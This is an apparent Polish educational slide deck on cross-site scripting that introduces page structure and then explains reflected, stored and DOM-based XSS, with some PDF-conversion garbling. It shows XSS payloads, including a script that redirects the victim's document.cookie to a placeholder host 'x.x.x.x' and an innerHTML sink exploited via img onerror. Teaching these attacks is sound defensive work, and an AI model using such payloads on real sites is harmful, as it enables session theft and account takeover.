

# Ataki XSS

Łukasz Dolata

Autorzy prezentacji:

Łukasz Dolata







## Jakie aspekty poruszymy

- 1. Wstęp do struktury strony
- 2. Narzędzia deweloperskie
- 3. O frameworku w skrócie
- 4. Czym jest XSS
- 5. Prezentacja w praktyce



HTML – Hyper Text Markup Language, "język" znaczników używany do pozycjonowania zawartości na stronie i kreowania zależności między nimi. Bez HTML strona nie istnieje.



```
<giv class="clear"></giv>
</div>
                           </div>
                  </div>
              <div class="column col-links footer-links-container">
                  <div class="column-content">
                         <a class="first folder" href="https://pwr.edu.pl/informacje" ti</pre>
                  <div class="clear"></div>
              </div>
              <div class="clear"></div>
          </div>
   </footer>
   <div class="credits">
       <div class="container">
          Politechnika Wrocławska © 2022
                                                  </div>
   </div>
   <div class="info_c_box" id="info_c_box">
   <div class="container">
       <div class="row columns no-margin">
          <div class="column-content">
              <strong>Nasze strony internetowe i oparte na nich usługi używają informacji
                  <div class="button small red">Akceptuje</div>
          </div>
   </div>
</body>
```



JS – Java Script, skryptowy język programowania używany do tworzeni dynamicznej treści. Uzupełnia to czego nie można przedstawić w samym HTML.



```
<script>
   $(document).ready(function () {
       $(".faculty-item a").hover(function () {
           $(this).css("background-color", $(this).attr("data-color"));
           $(this).children(".tooltip").stop().fadeIn(200).addClass("active");
       }, function () {
           $(this).css("background-color", "");
           $(this).children(".tooltip").stop().fadeOut(200).removeClass("active");
       });
       $(".faculties-select").change(function () {
           var link = $(this).val().toString();
           if ($(this).val().toString() !== $(".faculties-select option").first().val().toString()) {
               $(location).attr("href", link);
       });
       $(".faculty-item a").each(function () {
           var title = $(this).attr('title');
           $(this).children("svg").attr('alt', title);
       });
   });
</script>
                     </div>
```



CSS – Cascading Style Sheets, "język" służący do personalizacji dodanych na stronie elementów, pozwala na szczegółową konfiguracje wyglądu strony, a także proste działania logiczne jak ograniczone animacje.



```
1 | html {
       line-height: 1.15;
       -webkit-text-size-adjust: 100%
   body {
       margin: 0
 9
10 main {
       display: block
11
12 }
13
14 h1 {
   font-size: 2em;
15
       margin: 0.67em 0
17 }
18
19 hr {
       box-sizing: content-box;
20
       height: 0;
21
       overflow: visible
22
23 }
```



# Frontend



HTML



JS



CSS




# Wstęp do struktury strony






































### O frameworku w skrócie

Framework – zestaw funkcjonalności, funkcji oraz stylów, ułatwiających tworzenie aplikacji webowych, można porównać framework do czegoś w rodzaju biblioteki, jednak nie są to identyczne pojęcia











# O frameworku w skrócie





XSS – Cross Site Scripting, Atak typu Client Side bazujący na przekazaniu użytkownikowi zmodyfikowanej wersji strony która np. może powodować wysłanie wrażliwych danych z przeglądarki ofiary jak na przykład dane o sesji







- 1. Reflected XSS
- 2. Stored XSS
- 3. DOM-based XSS



#### Podatność w kodzie JS strony:

```
# <neader ctass= notification-header > " </nea
```

▼<section class="blog-header">

<h1>0 search results for 'test123'</h1>

<hr>>

</section>

▶ <section class="search"> ··· </section>

#### Wykorzystanie:


<script>alert("WhiteHats pozdrawia")</script>

Search

< Back to Blog




#### Efekt:




```
<script>window.location.href =
'http://x.x.x.x/skrypt.php?cookie='+document.cookie</script>
```




### Wykorzystanie podatności:



#### Efekt:









#### Podatność w kodzie JS strony:

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

#### Wykorzystanie podatności:

You searched for: <img src=1 onerror='/\* Bad stuff here... \*/'>



#### Przydatne linki:

- https://portswigger.net/web-security/cross-site-scripting#dom-basedcross-site-scripting
- 2. <a href="https://portswigger.net/web-security/cross-site-scripting/cheat-sheet">https://portswigger.net/web-security/cross-site-scripting/cheat-sheet</a>
- 3. <a href="https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting">https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting</a>
- 4. <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS">https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/">https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/">https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/">https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/">https://github.com/swisskyrepo/PayloadsAllTheThings/</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/">https://github.com/swisskyrepo/PayloadsAllTheThings/</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/">https://github.com/swisskyrepo/PayloadsAllTheThings/</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/">https://github.com/swisskyrepo/PayloadsAllTheThings/</a> <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/">https://github.com/swisskyr
- 5. <a href="https://github.com/payloadbox/xss-payload-list">https://github.com/payloadbox/xss-payload-list</a>



# Prezentacja w praktyce



# Dziękuję za uwagę